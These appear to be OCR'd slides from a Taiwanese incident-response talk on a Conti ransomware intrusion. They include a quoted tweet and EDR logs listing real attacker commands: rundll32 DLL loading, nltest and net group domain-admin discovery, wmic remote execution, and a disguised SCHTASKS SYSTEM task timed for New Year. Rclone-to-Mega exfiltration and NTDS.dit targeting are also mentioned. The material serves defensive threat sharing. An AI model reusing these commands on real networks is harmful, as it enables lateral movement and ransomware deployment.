
    /// <summary>Initializes a new instance of the <see cref="T:System.Random"></see> class.
    /// <param name="Seed">A number used to calculate a starting value for the random number generator.</param>
}
```

```
// Token: 0x0600000C RID: 12 RVA: 0x000024F0 File Offset: 0x000006F0
private byte[] EncodeAob(byte[] aobToEncode, byte[] passwordBytes)
{
    byte[] array = new byte[aobToEncode.Length];
    int num = 0;
    for (int i = 0; i < aobToEncode.Length; i++)
    {
        array[i] = aobToEncode[i] + passwordBytes[num];
        if (passwordBytes[num + 1] == 0)
        {
            num = 0;
        }
        else
        {
            num++;
        }
    }
    return array;
}
```



Watch out your AD

一旦取得灘頭將直搗AD密碼檔案(NTDS.dit)





PeterM

@AltShiftPrtScn

Looks like #Conti group is exploiting FortiGate VF drop in Cobalt loaders, command: "rundll32.exe C:\Programdata\s.sys.dll EntryPoint" sys.dll: [virustotal.com/gui/file/1bf11...](https://www.virustotal.com/gui/file/1bf11...) C2 addresses using compromised sites and the same url at the end "us/ky/louisville/312-s-fourth-st.html"

```
C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\system32\cmd.exe /C adft.bat
C:\Windows\system32\cmd.exe /C type shares.txt
C:\Windows\system32\cmd.exe /C adft.bat
C:\Windows\system32\cmd.exe /C adf.bat
rundll32.exe C:\Programdata\s.sys.dll EntryPoint
C:\Windows\system32\cmd.exe /C time
C:\Windows\system32\cmd.exe /C nltest /DOMAIN_TRUSTS
nltest /DOMAIN_TRUSTS
C:\Windows\system32\cmd.exe /C net group "domain Admins" /domain
net group "domain Admins" /domain
C:\Windows\system32\net1 group "domain Admins" /domain
C:\Windows\system32\cmd.exe /C nltest /dclist:
nltest /dclist:
```

STARTS FROM C:\Windows\system32\cmd.exe /C wmic /node: <redacted ip> process c

連續AD內網探測指令



PeterM

@AltShiftPrtScn


Replying to @dez_

They get in with a domain admin account, basic discovery commands, p.bat starts ping'ing machines. Lateral movement to deploy cobalt with WMI. Exfiltration with Rclone->Mega.


Ransomware deployment via bat files using WMI. Work.txt contains list of endpoints, srv.bat for servers.

2:05 AM · Jan 18, 2021 · Twitter Web App

RANSOMWARE ATT&CK



Phishing Email Web Exploit



Password leaks and
Breached Credentials

Unmanaged Devices
Unpatched Software



與CONTI交戰分享

駭客試圖設定定時炸彈，於跨年當天啟動

嚴重程度	時間	執行指令
	2020-1 03:09:44	wmic /node:172.21.3.13 process call create cmd.exe /c C:\ProgramData\w...64.dll StartW
	2020-1 03:09:44	C:\Windows\system32\cmd.exe /C wmic /node:172.21.3.13 process call create cmd.exe /c C:\ProgramData\wwarc64.dll StartW
	2020-1 03:07:00	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /t 00:00
	2020-1 03:07:00	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /st 00:00
	2020-1 03:07:00	C:\Windows\system32\cmd.exe /C SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /st 00:00
	2020-1 03:06:48	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\lgp.dll,StartW /sc ONCE /sd 01/01/2021 /st 00:00
	2020-1 03:06:48	C:\Windows\system32\cmd.exe /C SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\lgp.dll,StartW /sc ONCE /sd 01/01/2021 /st 00:00

場域超過6K台、77台端點高風險、12隻惡意程式

EDR端點偵測+疫苗+MDR持續追蹤治療



investigate

EXECUTIVE SUMMARY

Threat Level	10 (High Risk)
Customer	某某公司
Time Zone	Asia/Taipei
Report Time	
Data Range	2020-10-01 ~ 2020-12-31 (92 Days)
Endpoints at Risk	77 Endpoints
Scanned Endpoints	5,136 Endpoints
Activities	3,115,291 Events
Events	52,485,234 Events
Last Event	
Suspicious Files	12 Files
Scanned Files	149,656,010 Files




52.5M Events

3115.3K Activities

0 Techniques

77 Risks

在鑑識過程中連續壓制四波駭客周末突襲



資通安全情資
分享辦法修...

procexp



特定非公務機
關資通安全...



資通安全事件
通報及應變...

conti_v2



資通安全管理
法施行細則...



資通安全責任
等級分級辦...



資通安全管理
法修正草案...

Desktop

Downloads

Recent Places

Libraries

Documents

Music

Pictures

Videos

Computer

Network

System Folder

Computer

System Folder

Control Panel

System Folder

procexp

Sysinternals Process Explorer

Sysinternals - www.sysinternals.c...

特定非公務機關資通安全維護計畫
實施情形稽核辦法修正草案_1091...

PDF File

資通安全情資分享辦法修正草案
_1091110.pdf

PDF File

資通安全管理法施行細則修正草案
_1091110.pdf

PDF File

XVACCINE_V3

XenAgent - [XVACCINE]

CvCraft Inc. 華義智慧科技

System Folder

Network

System Folder

Recycle Bin

System Folder

公務機關所屬人員資通安全事項獎
懲辦法修正草案_1091110.pdf

PDF File

資通安全事件通報及應變辦法修正
草案_1091110.pdf

PDF File

資通安全管理法修正草案
_1091110.pdf

PDF File

資通安全責任等級分級辦法修正草
